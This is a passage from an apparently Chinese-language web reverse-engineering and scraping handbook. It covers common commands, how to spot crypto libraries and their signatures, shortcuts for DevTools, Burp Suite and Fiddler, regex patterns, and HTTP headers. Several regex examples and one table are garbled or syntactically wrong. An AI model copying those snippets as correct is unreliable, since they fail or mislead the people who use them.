curl-format.txt 内容:
time_namelookup: %{time_namelookup}\n
time_connect: %{time_connect}\n
time_appconnect: %{time_appconnect}\n
time_redirect: %{time_redirect}\n
time_prettransfer: %{time_prettransfer}\n
time_starttransfer: %{time_starttransfer}\n
-----\n
time_total: %{time_total}\n
```

## Git 常用命令

### 基础操作

```
查看状态
git status

添加文件
git add .
git add file.txt

提交
git commit -m "message"

推送
git push origin master

拉取
git pull origin master

查看历史
git log
git log --oneline --graph

回退
git reset --hard HEAD^ # 回退一个版本
git reset --hard commit_id # 回退到指定版本
```

### 分支操作

```
创建分支
git branch feature-name

切换分支
git checkout feature-name

创建并切换
git checkout -b feature-name

合并分支
git merge feature-name

删除分支
git branch -d feature-name
```

## 查看差异

```
查看修改
git diff

查看已暂存的修改
git diff --staged

查看两个提交的差异
git diff commit1 commit2
```

## Node.js / npm

### 包管理

```
安装包
npm install package-name
npm install -g package-name # 全局安装
npm install --save-dev package # 开发依赖

卸载包
npm uninstall package-name

更新包
npm update package-name

查看已安装的包
npm list
npm list -g

查看包信息
npm info package-name
```

## 常用脚本

```
运行脚本
npm run script-name

常见的预定义脚本
npm start
npm test
npm run build
```

## Bash 文本处理

### grep

```
搜索文本
grep "pattern" file.txt

忽略大小写
grep -i "pattern" file.txt

递归搜索
grep -r "pattern" directory/

显示行号
grep -n "pattern" file.txt

反向匹配 (不包含)
grep -v "pattern" file.txt

正则表达式
grep -E "regex pattern" file.txt
```

## sed

```
替换文本
sed 's/old/new/' file.txt # 替换每行第一个
sed 's/old/new/g' file.txt # 替换所有
sed -i 's/old/new/g' file.txt # 直接修改文件

删除行
sed '/pattern/d' file.txt # 删除匹配的行
sed '1d' file.txt # 删除第一行
sed '1,10d' file.txt # 删除1-10行
```

## awk

```
打印列
awk '{print $1}' file.txt # 打印第一列
awk '{print $1,$3}' file.txt # 打印第1和第3列

条件过滤
awk '$3 > 100' file.txt # 第3列大于100的行

求和
awk '{sum+=$1} END {print sum}' file.txt
```

## Docker 常用命令

### 镜像操作

```
拉取镜像
docker pull image-name

查看镜像
docker images

删除镜像
docker rmi image-name

构建镜像
docker build -t image-name .
```

## 容器操作

```
运行容器
docker run -d --name container-name image-name
docker run -it image-name /bin/bash # 交互式

查看容器
docker ps # 运行中的
docker ps -a # 所有的

停止容器
docker stop container-name

启动容器
docker start container-name

删除容器
docker rm container-name

查看日志
docker logs container-name

进入容器
docker exec -it container-name /bin/bash
```

## 快速参考

### 编码/解码

```
Base64
import base64
encoded = base64.b64encode(b'text')
decoded = base64.b64decode(encoded)

URL编码
from urllib.parse import quote, unquote
encoded = quote('text with spaces')
decoded = unquote(encoded)

JSON
import json
json_str = json.dumps({'key': 'value'})
obj = json.loads(json_str)
```

### 时间戳

```
import time
import datetime

当前时间戳 (秒)
timestamp = int(time.time())

当前时间戳 (毫秒)
timestamp_ms = int(time.time() * 1000)

时间戳转日期
dt = datetime.datetime.fromtimestamp(timestamp)
print(dt.strftime('%Y-%m-%d %H:%M:%S'))

日期转时间戳
dt = datetime.datetime(2024, 1, 1, 12, 0, 0)
timestamp = int(dt.timestamp())
```

```
// JavaScript
const timestamp = Date.now(); // 毫秒
const timestampSec = Math.floor(Date.now() / 1000); // 秒

// 时间戳转日期
const date = new Date(timestamp);
console.log(date.toLocaleString());
```



## 相关章节

- [加密算法特征](#) - 加密算法识别
- [正则表达式](#) - 常用正则模式
- [HTTP 头速查](#) - HTTP 请求头

## [R63] Crypto Signatures

# R63: 加密算法特征速查表

## 输出长度特征

算法	输出长度	输出格式	示例
MD5	32 字符	十六进制	5d41402abc4b2a76b9719d911017c592
SHA1	40 字符	十六进制	aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d
SHA256	64 字符	十六进制	e3b0c44298fc1c149afbf4c8996fb...
SHA512	128 字符	十六进制	cf83e1357eefb8bdf1542850d66d8...
AES	可变	Base64	U2FsdGVkX1+LpXMIpGBwDA==
RSA-2048	256 字节	Base64	长字符串

## JavaScript 库特征

### CryptoJS

```
// 特征代码
CryptoJS.MD5(text);
CryptoJS.SHA256(text);
CryptoJS.AES.encrypt(text, key);
CryptoJS.enc.Base64.stringify();
CryptoJS.lib.WordArray;
```

识别要点:

- 全局变量 `CryptoJS`

- 引入 CDN: `crypto-js.min.js`
- 方法调用格式: `CryptoJS.算法名.方法`

## crypto (Node.js)

```
const crypto = require("crypto");

// MD5
crypto.createHash("md5").update(text).digest("hex");

// HMAC
crypto.createHmac("sha256", key).update(text).digest("hex");

// AES
const cipher = crypto.createCipheriv("aes-256-cbc", key, iv);
```

## Web Crypto API

```
// 特征代码
window.crypto.subtle.digest("SHA-256", data);
window.crypto.subtle.encrypt(algorithm, key, data);
window.crypto.getRandomValues(array);
```

## 常见加密模式

### 对称加密 (AES)

模式	特征	参数
AES-ECB	最简单, 不安全	只需 key
AES-CBC	需要 IV	key + iv
AES-CTR	计数器模式	key + counter
AES-GCM	认证加密	key + iv + tag

识别示例:

```
// CBC 模式
CryptoJS.AES.encrypt(text, key, {
 iv: iv,
 mode: CryptoJS.mode.CBC,
 padding: CryptoJS.pad.Pkcs7,
});
```

## 非对称加密 (RSA)

```
// JSEncrypt 特征
const encrypt = new JSEncrypt();
encrypt.setPublicKey(publicKey);
const encrypted = encrypt.encrypt(text);
```

## Hash 算法特征表

输入	MD5	SHA1	SHA256
"" (空字符串)	d41d8cd98f00b204...	da39a3ee5e6b4b0d...	e3b0c44298fc1c14...
"a"	0cc175b9c0f1b6a8...	86f7e437faa5a7fc...	ca978112ca1bbdca...
"123456"	e10adc3949ba59ab...	7c4a8d09ca3762af...	8d969eef6ecad3c2...

快速验证:

```
import hashlib
hashlib.md5(b'123456').hexdigest()
'e10adc3949ba59abbe56e057f20f883e'
```

## 混淆后的识别

### 特征字符串

搜索这些关键字：

```
"MD5"
"SHA"
"AES"
"RSA"
"encrypt"
"decrypt"
"cipher"
"hash"
"digest"
"0123456789ABCDEF" // 十六进制字符集
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" // Base64
```

### 特征函数

```
// MD5 特征 - 常量
0x67452301, 0xefcdab89, 0x98badcfe, 0x10325476

// AES 特征 - S-Box
[0x63, 0x7c, 0x77, 0x7b, ...]

// Base64 特征
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
```

## 加密参数常见名称

用途	常见变量名
密钥	key, secret, secretKey, password
初始向量	iv, ivBytes, nonce
盐	salt, randomSalt
签名	sign, signature, hash
时间戳	timestamp, ts, time, nonce

## 快速识别流程

```
graph TD
 A[发现加密字符串] --> B{检查长度}
 B -->|32字符| C[可能是MD5]
 B -->|40字符| D[可能是SHA1]
 B -->|64字符| E[可能是SHA256]
 B -->|可变长度| F{检查格式}
 F -->|Base64| G[可能是AES]
 F -->|十六进制| H[检查是否是Hash]
```

## Python 实现对照

```
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import base64

MD5
hashlib.md5(b'text').hexdigest()

SHA256
hashlib.sha256(b'text').hexdigest()

HMAC-SHA256
import hmac
hmac.new(b'key', b'text', hashlib.sha256).hexdigest()

AES-CBC 加密
key = b'1234567890abcdef' # 16字节
iv = b'abcdefghijklmnp' # 16字节
cipher = AES.new(key, AES.MODE_CBC, iv)
encrypted = cipher.encrypt(pad(b'plaintext', AES.block_size))
encrypted_b64 = base64.b64encode(encrypted)

AES-CBC 解密
cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted = unpad(cipher.decrypt(base64.b64decode(encrypted_b64)), AES.block_size)
```

## 常见加密库 CDN

识别使用的加密库：

```
<!-- CryptoJS -->
<script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js"></script>

<!-- JSEncrypt (RSA) -->
<script src="https://cdn.jsdelivr.net/npm/jsencrypt/bin/jsencrypt.min.js"></script>

<!-- Forge -->
<script src="https://cdn.jsdelivr.net/npm/node-forge/dist/forge.min.js"></script>

<!-- sjcl (Stanford JavaScript Crypto Library) -->
<script src="https://bitwiseshiftleft.github.io/sjcl/sjcl.js"></script>
```



## 相关章节

- 加密算法识别
- 解密 API 参数
- 加密检测脚本

## [R64] Tool Shortcuts

# R64: 工具快捷键速查表

## Chrome DevTools

### 打开/切换面板

快捷键	功能
F12	打开/关闭 DevTools
Ctrl+Shift+I (Win) / Cmd+Option+I (Mac)	打开/关闭 DevTools
Ctrl+Shift+J (Win) / Cmd+Option+J (Mac)	直接打开 Console
Ctrl+Shift+C (Win) / Cmd+Option+C (Mac)	元素检查模式
Ctrl+Shift+M (Win) / Cmd+Shift+M (Mac)	设备模拟模式
Ctrl+Shift+P (Win) / Cmd+Shift+P (Mac)	命令面板
Ctrl+[ / Ctrl+]	切换面板
Esc	显示/隐藏抽屉 (Console)

## Sources 面板

快捷键	功能
F8	暂停/继续
F9	设置/取消断点
F10	单步跳过
F11	单步进入
Shift+F11	单步跳出
Ctrl+F	搜索文件
Ctrl+Shift+F	全局搜索
Ctrl+G	跳转到行
Ctrl+O / Ctrl+P	打开文件
Ctrl+Shift+O	跳转到函数

## Console 面板

快捷键	功能
Ctrl+L	清空 Console
↑ / ↓	历史命令导航
Tab	自动补全
Ctrl+U	清除当前输入

## Elements 面板

快捷键	功能
↑ / ↓	导航 DOM 树
→	展开节点
←	收起节点
F2	编辑 HTML
Delete	删除节点
Ctrl+Z	撤销
H	隐藏/显示元素

## Network 面板

快捷键	功能
Ctrl+R	重新加载
Ctrl+Shift+R	强制重新加载
Ctrl+E	开始/停止录制
Ctrl+F	搜索请求

## VS Code

### 通用

快捷键	功能
Ctrl+P	快速打开文件
Ctrl+Shift+P	命令面板
Ctrl+B	切换侧边栏
Ctrl+\	拆分编辑器
Ctrl+W	关闭编辑器
Ctrl+Tab	切换编辑器
Ctrl+Shift+N	新窗口

---

## 编辑

快捷键	功能
Ctrl+X	剪切行
Ctrl+C	复制行
Ctrl+Shift+K	删除行
Alt+↑/↓	移动行
Shift+Alt+↑/↓	复制行
Ctrl+/	切换注释
Ctrl+Shift+[ / ]	折叠/展开代码块
Ctrl+D	选择下一个相同内容
Ctrl+Shift+L	选择所有相同内容
Alt+Click	多光标

## 搜索/替换

快捷键	功能
Ctrl+F	查找
Ctrl+H	替换
Ctrl+Shift+F	全局查找
Ctrl+Shift+H	全局替换
F3 / Shift+F3	查找下一个/上一个

## 调试

快捷键	功能
F5	开始/继续调试
F9	切换断点
F10	单步跳过
F11	单步进入
Shift+F11	单步跳出
Shift+F5	停止调试

# Burp Suite

## 通用

快捷键	功能
Ctrl+Shift+P	前进到下一个标签页
Ctrl+Shift+N	后退到上一个标签页
Ctrl+T	转发请求到其他工具

## Proxy 拦截

快捷键	功能
Ctrl+F	转发请求
Ctrl+D	丢弃请求
Ctrl+I	切换拦截开/关
Ctrl+R	发送到 Repeater
Ctrl+S	发送到 Scanner

## Repeater

快捷键	功能
Ctrl+Space	发送请求
Ctrl+R	切换原始/美化视图

## Intruder

快捷键	功能
Ctrl+I	开始攻击

## Fiddler

快捷键	功能
F12	开始/停止捕获
F5	刷新会话列表
F2	为会话添加注释
Ctrl+X	删除所有会话
Ctrl+F	查找会话
Shift+Del	删除选中会话
U	解压缩响应
D	解码选中的文本
B	在 Brea 前 kpoint

## Charles

快捷键	功能
Cmd+R (Mac) / Ctrl+R (Win)	开始/停止录制
Cmd+K	清空会话
Cmd+F	查找
Cmd+E	启用/禁用断点

## Python IDE (PyCharm)

### 导航

快捷键	功能
Ctrl+N	查找类
Ctrl+Shift+N	查找文件
Ctrl+B	跳转到定义
Ctrl+Alt+←	后退
Ctrl+Alt+→	前进

---

## 编辑

快捷键	功能
Ctrl+D	复制行
Ctrl+Y	删除行
Ctrl+/	注释/取消注释
Ctrl+Alt+L	格式化代码
Ctrl+Space	代码补全

## 调试

快捷键	功能
Shift+F9	调试
F8	单步跳过
F7	单步进入
Shift+F8	单步跳出
F9	继续执行
Ctrl+F8	切换断点

---

## 浏览器通用

快捷键	功能
Ctrl+T	新标签页
Ctrl+W	关闭标签页
Ctrl+Shift+T	重新打开关闭的标签页
Ctrl+Tab	下一个标签页
Ctrl+Shift+Tab	上一个标签页
Ctrl+L	地址栏
Ctrl+D	添加书签
Ctrl+H	历史记录
Ctrl+J	下载记录
F5	刷新
Ctrl+F5	强制刷新（清除缓存）
Ctrl+U	查看源代码
Ctrl+Shift+Delete	清除浏览数据

## Wireshark

快捷键	功能
Ctrl+E	开始/停止捕获
Ctrl+W	关闭捕获
Ctrl+R	重新加载
Ctrl+F	查找数据包
Ctrl+G	跳转到数据包
Ctrl+M	标记数据包
Ctrl+B	查找下一个标记

## Git GUI (SourceTree)

快捷键	功能
Ctrl+1	File Status
Ctrl+2	History
Ctrl+3	Search
Ctrl+R	Refresh
Ctrl+P	Push
Ctrl+Shift+P	Pull

## 自定义快捷键建议

为常用操作设置快捷键可以大幅提高效率：

### Chrome Snippets

1. DevTools → Sources → Snippets
2. 创建常用 Hook 脚本
3. 右键 → "Run" 或按 `Ctrl+Enter`

### Tampermonkey

设置快捷键执行用户脚本：

```
// ==UserScript==
// @name My Hook Script
// @grant GM_registerMenuCommand
// ==/UserScript==

GM_registerMenuCommand("Execute Hook", function () {
 // Your hook code
});
```

## 📚 相关章节

- [Chrome DevTools](#)
- [Burp Suite](#)
- [常用命令](#)

## [R65] Regex Patterns

## R65: 正则表达式速查表

## 常用元字符

| 元字符 | 说明 | 示例 | | ----- | ----- | ----- | ----- |

----- | | . | 任意单个字符（除换行） | a.c 匹配 abc , a1c | | \* | 0 次或多  
次 | ab\* 匹配 a , ab , abb | | + | 1 次或多次 | ab+ 匹配 ab , abb (不匹配 a ) | | ?  
| 0 次或 1 次 | ab? 匹配 a , ab | | ^ | 行首 | ^hello 匹配行首的 hello | | \$ | 行尾 |  
world\$ 匹配行尾的 world | | \ | 转义字符 | \. 匹配点号 | | | 或 | cat | dog 匹配  
cat 或 dog | | [] | 字符集 | [abc] 匹配 a 或 b 或 c | | [^] | 否定字符集 | [^abc] 不匹  
配 a,b,c | | () | 分组 | (ab)+ 匹配 ab, abab |

## 预定义字符类

字符类	等价于	说明
\d	[0-9]	数字
\D	[^0-9]	非数字
\w	[a-zA-Z0-9_]	单词字符
\W	[^a-zA-Z0-9_]	非单词字符
\s	[ \t\n\r\f\v]	空白字符
\S	[^ \t\n\r\f\v]	非空白字符

## Web 逆向常用模式

### URL 匹配

```
完整 URL
https?://[\w\-\.\.]+(/[\w\-\.\./?\%&=]*?)?

提取域名
https?://([^\/]+)

提取路径
https?://[^/]+(/[^?]+)

提取查询参数
[?&]([^\=]+)=([^&]+)

提取所有 URL (宽松)
https?://[^\\s]+
```

### Python 示例:

```
import re

text = "Visit https://example.com/api?key=value and http://test.com"
urls = re.findall(r'https?://[^\\s]+', text)
['https://example.com/api?key=value', 'http://test.com']
```

## 加密特征

```
MD5 (32位十六进制)
[a-f0-9]{32}

SHA1 (40位)
[a-f0-9]{40}

SHA256 (64位)
[a-f0-9]{64}

Base64
[A-Za-z0-9+/]{4,}{0,2}

JWT Token
eyJ[A-Za-z0-9_-]+\.eyJ[A-Za-z0-9_-]+\. [A-Za-z0-9_-]+

UUID
[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{12}
```

JavaScript 示例:

```
const md5Pattern = /[a-f0-9]{32}/g;
const md5Hashes = text.match(md5Pattern);
```

## API 响应提取

```
JSON 字符串值
"([^\"]+)\\"s*:\"s*([^\"]+)"

提取 token
[""]token[""]\s*:\"s*[""]([^\"]+)[""]

提取数字ID
[""]id[""]\s*:\"s*(\d+)

提取所有键值对
[""](\w+)[""]\s*:\"s*[""]?([^,""]+)[""]?
```

示例:

```
import re
import json

response = '{"token":"abc123","user_id":12345}'

提取 token
token = re.search(r'"token"\s*:\s*(["^"]+)', response).group(1)
'abc123'
```

## Cookie 提取

```
提取所有 Cookie
([=]+)([^;]+)

提取特定 Cookie
session_id=([^;]+)

提取 Cookie 属性
;\s*(\w+)=([^;]+)
```

示例:

```
cookie_str = "session_id=abc123; user=admin; expires=Wed, 21 Oct 2025"
cookies = dict(re.findall(r'([=]+)([^;]+)', cookie_str))
{'session_id': 'abc123', 'user': 'admin', 'expires': 'Wed, 21 Oct 2025'}
```

## JavaScript 代码模式

```
函数定义
function\s+(\w+)\s*\(\[^)]*\)\s*

变量声明
(var|let|const)\s+(\w+)\s*=\s*([^;]+)

字符串字面量
[""]([^\"]+)\[""]

数字字面量
\b\d+\.\?\d*\b

注释
//.*$|/*[\s\S]*?*/
```

## 手机号/邮箱

```
中国手机号
1[3-9]\d{9}

邮箱
[\w\.-]+@[\\w\.-]+\.\w+

IPv4
\b(?:\d{1,3}\.){3}\d{1,3}\b

身份证号
[1-9]\d{5}(18|19|20)\d{2}(0[1-9]|1[0-2])(0[1-9]|1[2])\d{3}[\dXx]
```

## JavaScript 中使用基础用法

```
const pattern = /pattern	flags;

// 常用方法
pattern.test(str) // 返回 true/false
str.match(pattern) // 返回匹配数组
str.replace(pattern, replacement)
pattern.exec(str) // 返回详细匹配信息
```

## Flags (标志)

Flag	说明
g	全局匹配
i	忽略大小写
m	多行模式
s	dotAll 模式 (.匹配所有字符)
u	Unicode 模式
y	粘性匹配

## 示例

```
// 提取所有链接
const html = 'LinkLink2';
const links = html.match(/href="([^"]+)"\g);
// ['href="/page1"', 'href="/page2"']

// 只提取 href 值
const hrefValues = [...html.matchAll(/href="([^"]+)"\g)].map((m) => m[1]);
// ['/page1', '/page2']
```

## Python 中使用

### re 模块

```
import re

编译正则 (提高性能)
pattern = re.compile(r'pattern')

常用方法
re.search(pattern, string) # 查找第一个匹配
re.findall(pattern, string) # 查找所有匹配
re.finditer(pattern, string) # 返回迭代器
re.sub(pattern, repl, string) # 替换
re.split(pattern, string) # 分割
```

### Flags

```
re.IGNORECASE # 或 re.I - 忽略大小写
re.MULTILINE # 或 re.M - 多行模式
re.DOTALL # 或 re.S - . 匹配所有字符
re.VERBOSE # 或 re.X - 详细模式 (可以写注释)
```

### 示例

```
提取加密参数
code = 'sign=md5("user"+password+"secret")'
match = re.search(r'sign=(\w+)\(([^"]+)\+(\w+)\+([^\"]+)\)\)', code)
if match:
 algorithm = match.group(1) # 'md5'
 param1 = match.group(2) # 'user'
 param2 = match.group(3) # 'password'
 secret = match.group(4) # 'secret'
```

## 高级技巧

### 非贪婪匹配

```
贪婪 (尽可能多)
.*

非贪婪 (尽可能少)
.*?

示例
<div>content</div><div>more</div>

贪婪: <div>.*</div>
匹配: <div>content</div><div>more</div>

非贪婪: <div>.*?</div>
匹配: <div>content</div>
```

### 前瞻和后顾

```
正向前瞻 (?=pattern)
\w+(?=\d) # 匹配后面跟数字的单词

负向前瞻 (?!pattern)
\w+(?!\\d) # 匹配后面不跟数字的单词

正向后顾 (?=<pattern>)
(?=<\$>)\\d+ # 匹配前面有$符号的数字

负向后顾 (?<!pattern>)
(?<!\\$>)\\d+ # 匹配前面没有$符号的数字
```

### 命名分组

```
Python
pattern = r'(?P<year>\\d{4})-(?P<month>\\d{2})-(?P<day>\\d{2})'
match = re.search(pattern, '2024-01-15')
print(match.group('year')) # '2024'
print(match.group('month')) # '01'
```

```
// JavaScript
const pattern = /(?:<year>\d{4})-(?:<month>\d{2})-(?:<day>\d{2})/;
const match = "2024-01-15".match(pattern);
console.log(match.groups.year); // '2024'
```

## 在线测试工具

- Regex101: <https://regex101.com/> (推荐, 有详细说明)
- RegExr: <https://regextester.com/>
- RegexPal: <https://www.regexpal.com/>

## 实战示例集

### 1. 提取 JavaScript 函数调用

```
(\w+)\s*\((([^)]*)\)\)
```

```
code = "encrypt('password', 'key'); hash(data)"
calls = re.findall(r'(\w+)\s*\((([^)]*)\)\)', code)
[('encrypt', "'password', 'key')", ('hash', 'data')]
```

### 2. 清理 HTML 标签

```
html = "<p>Hello World</p>"
text = re.sub(r'<[^>]+>', '', html)
"Hello World"
```

### 3. 验证时间戳格式

```
13位时间戳（毫秒）
\b1\d{12}\b
```

```
10位时间戳（秒）
\b1\d{9}\b
```

### 4. 提取混淆变量名

```
提取 _0x 开头的变量
_0x[a-f0-9]+
```

```
code = "var _0x1234 = function(_0xabcd) { return _0abcd + _0x5678; }"
vars = re.findall(r'_0x[a-f0-9]+', code)
['_0x1234', '_0abcd', '_0abcd', '_0x5678']
```

## 性能优化

### 避免回溯

```
慢（大量回溯）
(a+)*b
```

```
快（使用原子组）
(?:>a+)*b
```

### 编译正则

```
如果要多次使用，先编译
pattern = re.compile(r'complex_pattern')
for text in texts:
 matches = pattern.findall(text) # 更快
```



## 相关章节

- 常用命令
- JavaScript 反混淆
- API 逆向

## [R66] HTTP Headers

# R66: HTTP 头速查表

常见请求头 (Request Headers)

Header	说明	示例
User-Agent	客户端信息	Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
Accept	可接受的内容类型	application/json, text/plain, */*
Accept-Language	可接受的语言	zh-CN, zh; q=0.9, en; q=0.8
Accept-Encoding	可接受的编码	gzip, deflate, br
Content-Type	请求体内容类型	application/json; charset=UTF-8
Content-Length	请求体长度	1234
Authorization	认证信息	Bearer eyJhbGciOiJIUzI1NiIs...
Cookie	Cookie 数据	session_id=abc123; user=admin
Referer	来源页面	https://example.com/page1
Origin	请求来源	https://example.com
Host	目标主机	api.example.com
Connection	连接方式	keep-alive
Cache-Control	缓存控制	no-cache, no-store
Pragma	HTTP/1.0 缓存控制	no-cache
If-Modified-Since	条件请求	Wed, 21 Oct 2025 07:28:00 GMT
If-None-Match	ETag 条件请求	"686897696a7c876b7e"
Range	范围请求	bytes=0-1024

Header	说明	示例
X-Requested-With	标识 AJAX 请求	XMLHttpRequest
X-CSRF-Token	CSRF 令牌	abc123def456

## 常见响应头 (Response Headers)

Header	说明	示例
Content-Type	响应内容类型	application/json; charset=utf-8
Content-Length	响应体长度	1234
Content-Encoding	响应编码	gzip
Set-Cookie	设置 Cookie	session_id=abc123; Path=/; HttpOnly
Cache-Control	缓存策略	max-age=3600, must-revalidate
Expires	过期时间	Wed, 21 Oct 2025 07:28:00 GMT
ETag	资源标识	"686897696a7c876b7e"
Last-Modified	最后修改时间	Wed, 21 Oct 2025 07:28:00 GMT
Location	重定向地址	https://example.com/new-page
Server	服务器信息	nginx/1.18.0
X-Powered-By	技术栈	PHP/7.4.0
Access-Control-Allow-Origin	CORS 允许来源	* 或 https://example.com
Access-Control-Allow-Methods	CORS 允许方法	GET, POST, PUT, DELETE
Access-Control-Allow-Headers	CORS 允许头	Content-Type, Authorization
Access-Control-Max-Age	CORS 预检缓存	3600
Strict-Transport-Security	HSTS	

Header	说明	示例
		<code>max-age=31536000; includeSubDomains</code>
X-Frame-Options	防点击劫持	<code>DENY</code>
X-Content-Type-Options	防 MIME 嗅探	<code>nosniff</code>
X-XSS-Protection	XSS 过滤器	<code>1; mode=block</code>

## 安全相关头

```
CSRF 防护
X-CSRF-Token: abc123def456
X-XSRF-TOKEN: abc123def456

自定义签名
X-Signature: md5_hash_value
X-Sign: sha256_hash_value
X-Timestamp: 1702887654321

API密钥
X-API-Key: your_api_key_here
API-Key: your_api_key_here
```

## 响应安全头

```
内容安全策略
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'

XSS 防护
X-XSS-Protection: 1; mode=block

防点击劫持
X-Frame-Options: SAMEORIGIN

MIME 类型嗅探防护
X-Content-Type-Options: nosniff

Referer 策略
Referrer-Policy: no-referrer-when-downgrade

权限策略
Permissions-Policy: geolocation=(), camera=()
```

## Content-Type 常见值

请求/响应通用

Content-Type	说明	用途
application/json	JSON 数据	API 请求/响应
application/x-www-form-urlencoded	表单数据	传统表单提交
multipart/form-data	文件上传	含文件的表单
text/html	HTML 文档	网页
text/plain	纯文本	文本文件
text/css	CSS 样式	样式表
text/javascript	JavaScript	JS 文件
application/javascript	JavaScript	JS 文件 (新标准)
application/xml	XML 数据	XML 格式
text/xml	XML 文本	XML 文本
application/octet-stream	二进制流	文件下载
image/jpeg	JPEG 图片	图片
image/png	PNG 图片	图片
image/gif	GIF 图片	动图
image/svg+xml	SVG 图片	矢量图
video/mp4	MP4 视频	视频
audio/mpeg	MP3 音频	音频

## 自定义头示例

### 常见的自定义业务头

```
版本控制
X-API-Version: 1.0
X-Client-Version: 2.3.1

设备信息
X-Device-ID: 1234567890abcdef
X-Device-Type: mobile
X-Platform: ios
X-OS-Version: 14.5

追踪和调试
X-Request-ID: uuid-1234-5678
X-Trace-ID: trace_abc123
X-Debug: true

地理位置
X-Geo-Country: CN
X-Geo-City: Beijing
X-Client-IP: 1.2.3.4

A/B测试
X-Experiment: variant_b
X-Feature-Flag: new_ui_enabled
```

## User-Agent 示例

### 桌面浏览器

```
Chrome (Windows)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.0.0 Safari/537.36

Firefox (Windows)
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

Edge (Windows)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.0.0 Safari/537.36 Edg/120.0.0.0

Safari (macOS)
Mozilla/5.0 (Macintosh; Intel Mac OS X 14_1) AppleWebKit/605.1.15 (KHTML, like Gecko)
Version/17.1 Safari/605.1.15
```

### 移动浏览器

```
iPhone Safari
Mozilla/5.0 (iPhone; CPU iPhone OS 17_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/17.1 Mobile/15E148 Safari/604.1

Android Chrome
Mozilla/5.0 (Linux; Android 13; SM-S908B) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.0.0 Mobile Safari/537.36

iPad Safari
Mozilla/5.0 (iPad; CPU OS 17_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
Version/17.1 Mobile/15E148 Safari/604.1
```

## 爬虫/工具

```
Python Requests
python-requests/2.31.0

Postman
PostmanRuntime/7.36.0

cURL
curl/7.68.0
```

## Authorization 方式

### Bearer Token

```
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```

### Basic Auth

```
Authorization: Basic dXNlcm5hbWU6cGFzc3dvcmQ=
(username:password 的 Base64编码)
```

### Digest Auth

```
Authorization: Digest username="user", realm="example.com", nonce="abc123", uri="/
api", response="def456"
```

### API Key

```
Authorization: ApiKey your_api_key_here
或
X-API-Key: your_api_key_here
```

## Cookie 属性

```
Set-Cookie: session_id=abc123; Domain=example.com; Path=/; Expires=Wed, 21 Oct 2025
07:28:00 GMT; Max-Age=3600; Secure; HttpOnly; SameSite=Strict
```

属性说明:

属性	说明
Domain	Cookie 的作用域
Path	Cookie 的作用路径
Expires	过期时间（绝对时间）
Max-Age	存活时间（秒）
Secure	仅 HTTPS 传输
HttpOnly	禁止 JavaScript 访问
SameSite	跨站请求策略 (Strict/Lax/None)

## Cache-Control 指令

请求指令

```
Cache-Control: no-cache # 不使用缓存
Cache-Control: no-store # 不存储缓存
Cache-Control: max-age=0 # 立即过期
Cache-Control: max-stale=3600 # 可接受过期的缓存
Cache-Control: min-fresh=600 # 必须新鲜的缓存
Cache-Control: only-if-cached # 只使用缓存
```

## 响应指令

Cache-Control: public	# 可被任何缓存存储
Cache-Control: private	# 只能被浏览器缓存
Cache-Control: no-cache	# 需要验证
Cache-Control: no-store	# 不能缓存
Cache-Control: max-age=3600	# 缓存3600秒
Cache-Control: s-maxage=3600	# 共享缓存时间
Cache-Control: must-revalidate	# 过期后必须验证
Cache-Control: proxy-revalidate	# 代理缓存需验证
Cache-Control: immutable	# 不会改变

## Python 设置 Headers

```
import requests

headers = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Accept': 'application/json',
 'Accept-Language': 'zh-CN,zh;q=0.9',
 'Accept-Encoding': 'gzip, deflate',
 'Content-Type': 'application/json',
 'Authorization': 'Bearer your_token_here',
 'X-Requested-With': 'XMLHttpRequest',
 'Referer': 'https://example.com',
 'Origin': 'https://example.com'
}

response = requests.get('https://api.example.com/data', headers=headers)
```

## JavaScript 设置 Headers

```
// Fetch API
fetch("https://api.example.com/data", {
 method: "POST",
 headers: {
 "Content-Type": "application/json",
 "Authorization": "Bearer your_token_here",
 "X-Custom-Header": "custom_value",
 },
 body: JSON.stringify({ key: "value" }),
});

// XHR
const xhr = new XMLHttpRequest();
xhr.open("POST", "https://api.example.com/data");
xhr.setRequestHeader("Content-Type", "application/json");
xhr.setRequestHeader("Authorization", "Bearer your_token_here");
xhr.send(JSON.stringify({ key: "value" }));
```

## cURL 设置 Headers

```
curl https://api.example.com/data \
-H "User-Agent: Mozilla/5.0..." \
-H "Accept: application/json" \
-H "Content-Type: application/json" \
-H "Authorization: Bearer your_token_here" \
-H "X-Custom-Header: custom_value" \
-d '{"key":"value"}'
```

## 常见状态码对照

状态码	说明
200	OK - 成功
201	Created - 已创建
204	No Content - 无内容
301	Moved Permanently - 永久重定向
302	Found - 临时重定向
304	Not Modified - 未修改 (缓存有效)
400	Bad Request - 请求错误
401	Unauthorized - 未授权
403	Forbidden - 禁止访问
404	Not Found - 未找到
405	Method Not Allowed - 方法不允许
429	Too Many Requests - 请求过多
500	Internal Server Error - 服务器错误
502	Bad Gateway - 网关错误
503	Service Unavailable - 服务不可用



## 相关章节

- HTTP/HTTPS 协议
- API 逆向
- 常用命令

## [R67] Overview

# R67: 项目模板 - Templates

即用型项目模板和配置文件，帮助你快速启动新的逆向项目。



## 可用模板

### 基础爬虫项目

一个简单的 Python 爬虫项目结构，包含：

- 标准目录结构
